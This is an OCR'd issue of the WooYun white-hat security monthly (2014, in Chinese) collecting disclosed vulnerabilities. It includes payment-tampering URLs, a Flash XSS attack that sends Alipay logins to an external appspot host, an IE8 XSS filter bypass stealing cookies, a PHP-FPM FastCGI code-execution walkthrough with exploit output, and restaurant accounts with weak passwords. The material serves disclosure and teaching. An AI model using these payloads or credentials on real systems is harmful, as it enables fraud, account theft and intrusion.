WOOYUN

WhiteHat Exploits Security

乌云月「爆」

本期看点

8 元买机票

「真实」的优惠信息

应用程序逻辑错误那些事儿

关于 OpenSSL「心脏出血」漏洞分析

2014 年 7 月总第 7 期

目录

序　3

钱的事儿　3

登录任意淘宝账号　3
乐视商城支付逻辑漏洞　5
一个悄无声息的埋雷式窃取淘宝 / 支付宝账户密码漏洞　7
8 元的机票　12
国家电网 0 元购书　13
饿了么提现漏洞　15

安全风向标 17

“IE8 XSS Filter bypass”　17
「php 错误设置导致代码执行」　19

每天进步一点点　22

关于 OpenSSL" 心脏出血 " 漏洞分析　22
wordpress 3.8.2 补丁分析 HMAC timing attack　23

洞主演义　23

乌云（WooYun）漏洞报告平台　24

版权及免责声明　25

欢迎联系我们

序

内容开始前小编先来给大家梳理一下到目前为止的 2014 发生了哪些信息安全大事件吧。

首先，当还沉浸在新年的喜悦中的时候《淘宝认证缺陷可登录任意淘宝账号及支付宝》一下子让不少人为自己存在余额宝里的钱捏了一把汗。

2014 年 2 月 27 日，中央网络安全和信息化领导小组成立，习主席亲自担任组长，可见其之重。

2014 年 3 月 22 日，携程安全支付日志可遍历下载导致大量用户银行卡信息泄露事 件闹得沸沸扬扬，连老大妈都知道了呢。

2014 年 4 月 8 日 OpenSSL heartbleed 漏洞真的像在互联网的心脏上插了一刀，各大互联网公司纷纷中招，漏洞信息甚至都上了头条。

最近又听闻各大公司安全岗位调薪，2014 年的春天已经过去，互联网安全的春天正赶来。

钱的事儿

互联网安全问题的发生不管是直接或者间接的一般都会造成一些经济损失，只是有些损失可能是间接产生的所以没能让人有太大的感觉但有一些漏洞是直接和钱相关的。这一期小编就整理了一些和钱有着直接关系的漏洞和大家一起分享哦。

登录任意淘宝账号

WooYun 缺陷编号：WooYun-2014-51178
乌云白帽子 沧浪浪拔出保健 提交于 2014/02/17

小编在本期序中就有提到了这个漏洞的。漏洞从标题就表明登录任意淘宝账号及支付宝是可行的，加之洞主直呼自己的余额宝让不少人也跟着紧张了，淘宝网也因此制定了 2014 年 500W 的漏洞奖励计划。到底是怎样的一个漏洞竟然有如此威力呢，到漏洞过程重放中寻找答案吧。
漏洞过程重放：

想研究下 usg、ei 参数是怎么生存的，结果发现修改 user_num_id 即可登录任意用户！！

如果想进入指定目标，那就得知道他的 uid，

方法有好多，此处演示一个：

修改 uid 后就登录别人的账号了。

漏洞点评：

从技巧上分析漏洞并不是特别亮的漏洞啊，但是达到的效果简直不要太亮了。小问题导致大漏洞啊，从漏洞评论中「淘宝也有这样的漏洞啊」看得出来大家都对这次的漏洞特别惊讶，但是，安全往往是最容易被人忽略的地方，你以为安全的地方，其实往往并非如此哦。

乐视商城支付逻辑漏洞

WooYun 缺陷编号：wooyun-2014-53181
乌云白帽子 小人物 Reno 提交于 2014/03/11

「0.1 元就可以买到价值 3489 元的商品」，这句话从商家嘴里说出来可能是有猫腻但是白帽子这样说，那可能就代表着漏洞啦。早在前些日子的时候，乐视商城就已经出现了支付逻辑上的漏洞，出现的漏洞虽然已经修补了但是还是有遗漏的地方哦，比如经常被人忽略的地方：url 地址。机智的白帽子再一次用实例证明通过 url 的参数获取关键参数是多么不可靠的，也提醒着厂商容易被忽略的地方可不能被忽略呀。

漏洞过程重放：

下单后选择支付

查看支付跳转链接如下：
http://shop.letv.com/goPay.html?amount=3489&pId=ON-LEZF-ALIPAY-BALANCE-ALP&oId=1403071626642&stage=1&pInfo=ON-LEZF-ALIPAY-BALANCE-ALP_0_0_3489

把两处金额改为 0.1 元:
http://shop.letv.com/goPay.html?amount=0.1&pId=ON-LEZF-ALIPAY-BALANCE-ALP&oId=1403071626642&stage=1&pInfo=ON-LEZF-ALIPAY-BALANCE-ALP_0_0_0.1

漏洞点评：

在 SQL 注入、XSS 跨站脚本日渐减少的互联网，安全问题更多的暴露在“逻辑”问题中。有些时候，一些轻微的逻辑问题，都将给企业造成巨大损失，以上案例仅仅只是支付，下面还会有更加具体的逻辑案例。希望开发人员在做关键参数的时候，可千万不要太过于信任用户提交过来的数据了哦。

一个悄无声息的埋雷式窃取淘宝 / 支付宝账户密码漏洞

WooYun 缺陷编号：WooYun-2014-51615
乌云白帽子 gainover 提交于 2014/02/21

淘宝 & 支付宝都是网民们日常生活中必不可少的互联网产品。简单易上手的操作深得大家的喜爱，但是，最近爆出一个能够在你不知不觉的情况下就能获取你账户密码的漏洞。是否难以置信？可是咱们的白帽用实际行动证明着一行短小的代码缺失就可能造成难以估量的影响和损失，尤其是在网络安全应该被重视的当下。

漏洞过程重放：

有些漏洞，如果只是从技术层面来说明问题，厂商似乎感觉不到它的危害。整个漏洞利用过程也录了个视频，奉献给普通网民，厂商努力修，我们网民自己也得增强安全意识，那些抱着“这么大公司不可能有大漏洞”之幻想的网民们该醒醒了。

1. 支付宝登陆页
https://acjs.aliyun.com/flash/JSocket.swf,
https://acjstb.aliyun.com/flash/JSocket.swf

2. 此漏洞已经被报告两次，并在第 2 次做出了修复。

WooYun: 一个 flash 的 0day 导致的淘宝网存储 xss(可形成永久后门)
WooYun: 一个 flash 的 0day 导致的淘宝网存储 xss 【续集】

但随后的不知哪次更新中，FLASH 文件代码被再次改写，而改写后的代码，过滤上再次出现问题。（安全与开发没互动啊！！）
缺陷代码如下：

```
private function getlso():String{
    var _local1:SharedObject = SharedObject.getLocal("kj");
    var _local2:RegExp = new RegExp("[\\({]");
    if (_local1.data.key == undefined){
        return ("");
    };
    if (_local2.test(_local1.data.key)){
        this.setlso("");
        return ("");
    };
    return (_local1.data.key);
}
```

可以看到，正则表达式 _local2 仅仅过滤了 (和 { ，而正确的过滤方法应该是过滤 \ ，这个我用我的小号在 WooYun: 一个 flash 的 0day 导致的淘宝网存储 xss 【续集】的修复建议中已经给出该修复建议。

那么为什么这里还是没过滤 \ 呢？ 原因猜测可能有两种：

A. 响应漏洞的同学并没看到我的修复建议并转告开发同学。
B. 开发的同学，认为 [\\({[是 \ , (和 } 的集合， 而实际上，RegExp 方式创建正则表达式时，需要写成 [\\\\({[，原因是：\ 在字符串里是转义符，在正则里也是转义符。
然后，(和 { 被过滤后，我们依然可以执行 Javascript 代码，例如以下代码：
location.href="javascript:alert%28129";

3. 相比之前的帖子，neobytes 同学以及我的小号，都未太过于强调此漏洞的危害，neobytes 同学得到了 8rank，而我的小号索要了 8rank，漏洞响应的同学只给了我 5 rank 。。。
对于此，我只想重复我在漏洞简要描述中的那一句话： “有些漏洞，如果只是从技术层面来说明问题，厂商似乎感觉不到它的危害。”

4. 这一次，我要证明这个漏洞的危害有多大。 （由于淘宝和支付宝是一样的问题，这里我仅以支付宝做漏洞危害演示！）

5. 由于以上原因导致产生 FLASH XSS Rookit， 而该 FLASH 所在的页面是在 淘宝 / 支付宝的登录页面，换句话说，如果我们的 XSS 代码是可以监控并记录登录页面上的密码的。说的更直接点，就是利用该 Flash XSS Rookit 来劫持用户登录的表单。

这里我写了一个简单粗糙的代码，来劫持登录表单，劫持表单的代码的解读我就不说了，直接看演示页面：

进度条很快就加载完了，这说明我们已经在电脑上种植好了 flash xss rookit 的代码。


接着，我们打开支付宝的首页 : https://www.alipay.com/, 输入帐号和密码
当我们离开密码框时，我们的 rookit 代码会将用户所输入的密码记录到全局的 ppp 变量中，如下图所示：

接着，应该是点击 【登录】按钮， 而该登录按钮的 点击事件 被我们所劫持，当用户点击登录时，

输入框中的用户名，以及存储在全局变量 ppp 中的密码将被发送至我们的接收页面。

由于登录页面是 https 协议，因此我们接受密码的页面也采用 https 协议，这里使用的是 GAE。

https://jsfile2012.appspot.com/paypalpoc?data= 帐号和密码



随后，登录按钮将会被脚本复原，执行它原本的正常登录功能。可以看到我们正常的登录成功，密码也被记录进入数据库中。

当然，我不可能真实的去利用该漏洞偷取很多帐号和密码来证明它，这里只给出一些思路。

而这些思路，对于有心人来说，都是很容易实现的：

A. 入侵一些大流量的网站（或者很多个小流量的站），然后 iframe 隐蔽嵌入上面的漏洞利用页面。大量受害者访问页面后，电脑被种植 flash xss rookit。当受害者下次使用该电脑登录淘宝或支付宝时，帐号密码被发送给黑客。
B. 利用一些社交网站的 XSS 来嵌入漏洞利用页面，后面流程与 A 相同。
C. 可以利用一些看似很正常的页面，例如百度搜索结果中的一些第三方百度应用。
D. 如果是在利用代码中，再混杂一些其他网站的 XSS 来获取受害者信息，危害将会变得更大，简单的例子，QQ 的 XSS，获取到 QQ 帐号，而 QQ 号所使用密码可能与支付宝或淘宝密码相同。

8. 最后我自己变身为一个受害者，在虚拟机中，将整个受害过程录制成了视频：
http://www.wooyun.org/bugs/wooyun-2014-051615

漏洞点评：

非常详细的一次“埋雷式”攻击过程，作者从研发、普通上网人群、以及安全人员 3 个角度去分析了此次漏洞的成因、危害、以及会导致的后果。相比于传统的钓鱼方式，这种“埋雷式”的攻击过程变得更加隐蔽、猝不及防。作者也在报告当中给出了详尽的解决方案，有些时候，看似无懈可击的防线，最终极有可能会因为一行代码变成“马奇诺防线”。


8 元的机票

WooYun 缺陷编号：WooYun-2012-54199
乌云白帽子 ~ 奈何 ~ 提交于 201/03/21

这次出现支付缺陷的居然是中国南方航空股份有限公司的商城，飞机票以及其他出行费用能通过这种漏洞以极低的价格购买成功。所谓的没钱也可以来一场想走就走的旅行大概就是这样吧。
漏洞过程重放：
页面之间传递的敏感参数未加密，可以抓取参数修改！

上面的抢购是需要 1000 多块钱的，下面看看白帽子是怎么绕过的：

抓包，修改余额：



最后只需要支付 8 元就可以完成此次支付了：

漏洞点评：

这次缺陷的罪魁祸首依然是敏感参数直接从用户可控的部分取出，再一次证明了一切用户提交的数据都要严谨区分来对待，或许你会想，至于吗？但是，历史一次又一次无情的证明，只有把安全掌握在自己手中，才是真正意义上的安全！

国家电网 0 元购书


WooYun 缺陷编号：WooYun-2014-53426
乌云白帽子 计算姬 提交于 2012/11/01

还是老问题，这次问题出现在网上交易的出版社当中，由于对选择数量没有进行很

从而实现了 0 元购书，细节是怎么样的呢？请跟随小编的脚步来看看吧。

漏洞过程重放：
中国电力出版社 http://www.ceppbooks.sgcc.com.cn/

注册用户，登录，选择商品，加入购物车，加入的时候对数量没有做认证，我们 burp 一下



提示商品已经成功加入购物车，不过数量是负的，我们再加几个正常的物品
然后组合下，计算下价格就行了。

我们提交订单看看咯，一直下一步即可。

订单提交成功，付款即可，就不测试了

漏洞点评:

对于不能通过修改金额的方式的逻辑漏洞，修改数量也是一个可以实现支付漏洞的方法，往往很多程序猿在设计的过程中把金额参数做好了限制，却忘记了对数量进行严谨的判断，造成这样的防护措施功亏一篑。因此，在设计一个良好的支付方式时候，一切用户可以控制的参数都需要进行严谨的判断，杜绝一切有可能产生的安全隐患，才是最优的解决方案呢。

饿了么提现漏洞

WooYun 缺陷编号：WooYun-2014-53263
乌云白帽子 l137 提交于 2014/03/10

这又是一个直接和人民币相关的漏洞啊！可以直接提现啊！成因就是弱口令啊！虽然说弱口令应该是用户自己的责任但是作为厂商对用户进行一些到位的提醒还是有必要的，毕竟是和钱直接相关的，卖了饭还收不到钱的饭店店主得多悲伤啊！

漏洞过程重放:
事情经过是这样的 , 啪俩啪俩敲了半天代码 , 然后就饿了 ...
想起早上收到的饿了么的传单 , 密码 123456 果断试之 ~ 靠 , 饭店老板你在逗我么？

上后台 , 随便看了看 , 什么加菜单 , 减菜单 ,
改个提现银行卡然后提现
我靠 , 你发现随便支个小摊 , 赚得钱都比敲代码赚得多 ,.....
不多说了 ..... 直接上图
筷时代 kuaishidai 123456
南煲北面 nanbaobeimian 123456
麦香快餐 maixiangkuaican 123456
川湘居 chuanxiangju 123456
...
我觉得应该不再少数吧

漏洞点评:

作为国内比较有名的餐饮生活服务类的网站，是否应该在设计之初就杜绝用户的弱口令呢？譬如要求用户设置的密码强度必须要有字母 + 数字，并且长度不小于 6-8 位，安全有时或许会影响一些用户体验，但是，能牺牲一点用户体验换来广大用户的安全，又何尝不可呢？

安全风向标

“IE8 XSS Filter bypass”

WooYun 缺陷编号：WooYun-2012-13883
乌云白帽子 gainover、Sogili 提交于 2012/10/25

近期有白帽子在乌云反馈 IE8 的 xss 过滤方案中存在缺陷，而微软决定不会针对这个问题单独发布补丁，这意味着所有使用 IE8 内核的浏览器都可能受影响导致用户会更容易遭受 xss 攻击，至于 xss 攻击能做什么，欢迎大家乌云一下或者各位来补充 ...
IE8 xss filter bypass (xss 过滤器绕过)

漏洞过程重放:
1. 在 IE8 中，可以通过 <xml> <?import> + <t:set ..> 的方式来构成一个 XSS vector。
在测试过程中发现， <?import> 同样可写为 <import>。
也就是说。下面的代码都可以运行 JS 代码。

```
<div>
<div id="x">x</div>
<?xml:namespace prefix="t">
<?import namespace="t" implementation="#default#time2">
<t:set attributeName="innerHTML" targetElement="x" to="&lt;img&
#11;src=x:x&#11;onerror&#11;=alert(1)&gt;">
</div>

<div>
<div id="x">x</div>
<xml:namespace prefix="t">
<import namespace="t" implementation="#default#time2">
```

```
<t:set attributeName="innerHTML" targetElement="x" to="&lt;img&
#11;src=x:x&#11;onerror&#11;=alert(1)&gt;">
</div>
```


2. 利用这个技巧，我发现可以成功绕过 IE 8 的 xss filter
测试例子如下：

```
http://xsst.sinaapp.com/example/1-1.php?page=<div id=x>x</
div><xml:namespace prefix=t><import namespace=t implemen
tation=%23default%23time2><t:set/attributename=innerHTML
targetElement=x to=%26lt;img%26%2311;src=x:x%26%2311;onerror%26
%2311;=alert%26%23x28;1%26%23x29;%26gt;>
```

如果用 <?import..>，则会触发过滤器。

3. 当然，上面这个代码，只适用于 <HTML 标签>{ 输出在这里 }</HTML 标签> 的情况。
我们经常会遇到类似 <input type="text" value="{ 输出在这里 }"> 的情况。
这样一来，我们需要在代码前面加上 "> 来闭合 HTML 属性。
但是问题来啦， "> 会触发 XSS 过滤器，过滤掉我们代码中的敏感词。
@jackmasa (https://twitter.com/jackmasa)，也就是我们乌云的 @Sogili 牛，给了一个绕过的 tricks， "x> 就不会触发 XSS 过滤器了， x 代表任意字母。 非常感谢。
这样一来，我们上面的代码可以进一步通用化。

```
http://www.xxxx.com/product.php?search="id=><div/id=x>x</
div><xml:namespace prefix=t><import namespace=t implement
ation=%23default%23time2><t:set/attributename=innerHTML
targetElement=x to=%26lt;img%26%2311;src=x:x%26%2311;onerror%26
%2311;=alert%26%23x28;document.cookie%26%23x29;%26gt;>
```



漏洞点评:

当浏览器 xss filter 刚刚出来的时候，就觉得只不过是门槛提高了而已，除了 filter bypass，也就是 domxss 等可能还会有点效果与价值，但一直没什么突破的案例，久而久之就放松了警惕，对 url 肆无忌惮的点击。

直到看见乌云上的此 bug 之后，又惊出一身冷汗，最让人无法接收的，就是事实，希望大家不要完全的将安全交给厂商，还是要自己把握。

「php 错误设置导致代码执行」

WooYun 缺陷编号：WooYun - Zone - 1060
乌云白帽子 wofeiwo 提交于 2012/09/15

乌云漏洞预警：有白帽在乌云指出 php 错误的设置可能导致远程攻击者直接控制你的服务器和数据，目前也已经有相应的漏洞报告，请广大运维人员和使用 php 的企业及时进行安全检查避免遭受损失，详细分析： http://t.cn/zl7131n 鲜果网 C 段多台主机漏洞 http://t.cn/zjvygR2

漏洞过程重放:

说到 FastCGI，大家都知道这是目前最常见的 webserver 动态脚本执行模型之一。目前基本所有 web 脚本都基本支持这种模式，甚至有的类型脚本这是唯一的模式（ROR，Python 等）。

FastCGI 的主要目的就是，将 webserver 和动态语言的执行分开为两个不同的常驻进程，当 webserver 接收到动态脚本的请求，就通过 fcgi 协议将请求通过网络转发给 fcgi 进程，由 fcgi 进程进行处理之后，再将结果传送给 webserver，然后 webserver 再输出给浏览器。这种模型由于不用每次请求都重新启动一次 cgi，也不用嵌入脚本解析器到 webserver 中去，因此可伸缩性很强，一旦动态脚本请求量增加，就可以将后端 fcgi 进程单独设立一个集群提供服务，很大的增加了可维护性，这也是为什么 fcgi 等类似模式如此流行的原因之一。

然而正是因为这种模式，却也带来了一些问题。例如去年 80sec 发布的《nginx 文件解析漏洞》 实际上就是由于 fcgi 和 webserver 对 script 路径级参数的理解不同出现的问题。除此之外，由于 fcgi 和 webserver 是通过网络进行沟通的，因此目前越来越多的集群将 fcgi 直接绑定在公网上, 所有人都可以对其进行访问。这样就意味着，任何人都可以伪装成 webserver，让 fcgi 执行我们想执行的脚本内容。

ok，以上就是背景原理解释，我这里就用我最熟悉的 PHP 给各位做个例子。

php 的 fastcgi 目前通常叫做 FPM。他默认监听的端口是 9000 端口。我们这里用 nmap 直接扫描一下：

nmap -sV -p 9000 --open x.x.x.x/24

为什么要用 sV？因为 9000 端口可能还存在其他服务，这里需要借用 nmap 的指纹识别先帮我们鉴定一下。

```
[root@test:~/work/fcgi]#nmap -sV -p 9000 --open 173.xxx.xxx.1/24
Starting Nmap 6.01 ( http://nmap.org ) at 2012-09-14 20:06 EDT
Nmap scan report for abc.net (173.xxx.xxx.111)
Host is up (0.0095s latency).
PORT     STATE SERVICE VERSION
9000/tcp open  ssh     OpenSSH 5.3p1 Debian 3ubuntu7 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel
Nmap scan report for abc.com (173.xxx.xxx.183)
Host is up (0.0096s latency).
PORT     STATE SERVICE    VERSION
9000/tcp open  tcpwrapped
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 256 IP addresses (198 hosts up) scanned in 7.70 seconds
```

随便扫描了一下，运气不错，一个 C 段有 2 个开放 9000 端口的，不过其中一个是被管理员修改的 sshd，另一个 tcpwrapped，才是我们的目标。

为了做测试，我写了一个 fastcgi 的客户端程序，直接向对方发起请求。我们利用一个开放的 fastcgi 能有什么作用？这里和普通的 http 请求有一点不同，因为 webserver 为了提供 fastcgi 一些参数，每次转发请求的时候，会通过 FASTCGI_PARAMS 的包向 fcgi 进程进行传递。本来这些参数是用户不可控的，但是既然这个 fcgi 对外开放，那么也就说明我们可以通过设定这些参数，来让我们去做一些原本做不到的事情：

```
[root@test:~/work/fcgi]#./fcgi_exp read 173.xxx.xxx.183 9000 /etc/issue
X-Powered-By: PHP/5.3.2-1ubuntu4.9
Content-type: text/html

Ubuntu 10.04.3 LTS \n \l
```

读到了 /etc/issue 文件，可以看到这是台 ubuntu 10.04 的机器。那又是怎么实现的呢？其实我们只要在 FASTCGI_PARAMS 中，设定 DOCUMENT_ROOT 为 "/" 根目录即可，随后再设置 SCRIPT_FILENAME 为 /etc/issue。这样，只要我们有权限，我们就可以控制 fcgi 去读取这台机器上的任意文件了。实际上这并不是读取，而是用 php 去执行它。

既然是执行，所以其实这个漏洞就类似于一个普通的 LFI 漏洞，如果你知道这台机器上的 log 路径，或者任何你可以控制内容的文件路径，你就可以执行任意代码了。

到此为止了么？不，如果利用 log 或者去猜其他文件路径去执行代码，还是不够方便，有没有更为方便的利用方式可以让我执行任意我提交的代码呢？

这里我也找了很多办法，最先想到的是传递 env 参数过去然后去执行 /proc/self/environ 文件，可惜 php-fpm 在接收到我的参数值后只是在内存中修改了环境变量，并不会直接改动这个文件。因此没法利用。况且这个方式也不是所有系统都通用。

我们还有一种方法，在我之前写的《CVE-2012-1823（PHP-CGI RCE）的 PoC 及技术挑战》中，可以通过动态修改 php.ini 中的 auto_prepend_file 的值，去远程执行任意文件。将一个 LFI 的漏洞变成了 RFI，这样可利用空间就大大增加。

fastcgi 是否也支持类似的动态修改 php 的配置？我查了一下资料，发现原本 FPM 是不支持的，直到某开发者提交了一个 bug，php 官方才将此特性 Merge 到 php 5.3.3 的源码中去。

通用通过设置 FASTCGI_PARAMS，我们可以利用 PHP_ADMIN_VALUE 和 PHP_VALUE 去动态修改 php 的设置。

```
env["REQUEST_METHOD"] = "POST"
env["PHP_VALUE"] = "auto_prepend_file = php://input"
env["PHP_ADMIN_VALUE"] = "allow_url_include = On\ndisable_
functions = \nsafe_mode = Off"
```

利用执行 php://input，然后在 POST 的内容中写入我们的 php 代码，这样就可以直接执行了。

```
[root@test:~/work/fcgi]#./fcgi_exp system 127.0.0.1 9000 /tmp/
a.php "id; uname -a"

X-Powered-By: PHP/5.5.0-dev
Content-type: text/html

uid=500(www) gid=500(www) groups=500(www)
Linux test 2.6.18-308.13.1.el5 #1 SMP Tue Aug 21 17:51:21 EDT
2012 x86_64 x86_64 x86_64 GNU/Linux
```

细心者会注意到这里有些变化，我换了本机做测试。因为开始发现的那台机器 php 版本是 5.3.2，正好低于 5.3.3，因此无法利用修改 ini 设置去执行代码，只能去猜路径。

另一个变化是，我这里去读取 /tmp/a.php 这个 php 文件，而不是去读取 /etc/issue。因为在 5.3.9 开始，php 官方加入了一个配置 "security.limit_extensions"，默认状态下只允许执行扩展名为 ".php" 的文件。因此你必须找到一个目标机器上已经存在的 php 文件。而这个设置是 php - fpm.conf 里的，无法通过修改 ini 的配置去覆盖它。如果谁能有更好的办法可以绕过这个限制，请告诉我。

ok，目前为止对 php - fpm 的所有测试已经结束，我们利用一个对外开放的 fcgi 进程，已经可以直接获取 shell 了。各位不如也去研究一下其他 fcgi，或许会有更多发现。

如何防止这个漏洞？很简单，千万不要把 fcgi 接口对公网暴露。同时也希望将来 fcgi 会有身份认证机制。

漏洞点评：

提到 fastcgi，难免让我想到曾经 80sec 的 nginx 任意文件代码执行漏洞，想必那个时期很多人就注意到了 fastcgi，看到此文时也许都会说一句：哎，早就知道会有问题的：）乌云平台一个价值就在于将很多我们“认为”会存在问题的“问题”，变成事实呈现在眼前，很多自己的疑惑在这里得到解答。这个漏洞根据乌云平台提交记录，已经有厂商中标，还望各位自查。

这个问题想到了曾经自己对系统配置一无所知的时候，配置某服务都先去 google 或百度一些文章，然后直接复制命令或者配置细节，如果不去领会配置各项含义的话很会出现类似问题。相信大家在看完后会对“Know it then hack it”有更深刻的理解。

每天进步一点点

关于 OpenSSL" 心脏出血 " 漏洞分析

作者：Fish

4 月我们在谈什么？当然是 OPENSSL. 这个影响全世界大部分 https 以及其他应用的加密服务。也不知道是谁给这漏洞起了这么好玩的名字“心脏出血”，但是，这种漏洞一旦利用起来，真的就是直接给服务器来了个“大出血”，也着实是让咱中国的互联网“心脏出了血“。这样神奇的漏洞到底是怎么样的呢？打开下面的链接自己找答案吧。

阅读地址：http://drops.wooyun.org/papers/1381

应用程序逻辑错误的那些事

作者：jaffer

说到逻辑错误，可以说是程序员最怕的问题吧也算是这期“月爆”的主题，但是要说总结，篇幅总是有限的，没办法把全部的内容展现给大家。好在咱们机智可爱的白帽子们已经总结好了，而且非常的全面，涵盖从越权到逻辑缺陷等各个方面。
推荐阅读！
阅读地址：http://drops.wooyun.org/papers/1418

wordpress 3.8.2 补丁分析 HMAC timing attack

作者：insight-labs
wordpress 是用户量巨大的博客系统，在 3.8.2 的时候发布了一个补丁修补了一个“边信道”攻击漏洞。因为官方说得比较模糊本文作者对此进行了漏洞进行了分析，像这篇文章这样通过数据加结构的形式展现出来的文章还真的不多，方法和思路很值得学习的哦。
阅读地址：http://drops.wooyun.org/papers/1404

洞主演义

1. WooYun-2014-59105 从 XSS 到后门

作者：超威蓝猫
一个 XSS 的威力能有多大？！看多了说 XSS 的危害可以很大的言论却未见过真实的案例，这个漏洞刚好弥补了这一点。另外此超威蓝猫同学将细节描述得非常到位还分析了漏洞的成因，这样靠谱的漏洞提交为厂商省了不少的事，这个技能推荐大家学习啊。
阅读地址：http://www.wooyun.org/bugs/wooyun-2014-059105

2. WooYun- 2014-55932 淘宝主站登录随机用户并且获取服务器敏感信息

作者： insight-labs
为什么说“心脏出血“漏洞让中国互联网的”心脏大出血“呢，像淘宝这样的网站都中枪了能不是”心脏出血“么。这个漏洞更是暴露 SSL 之下居然又多是密码明文的传输这样的问题，看来，还真该好好反省一下啊。
阅读地址：http://www.wooyun.org/bugs/wooyun-2014-055932

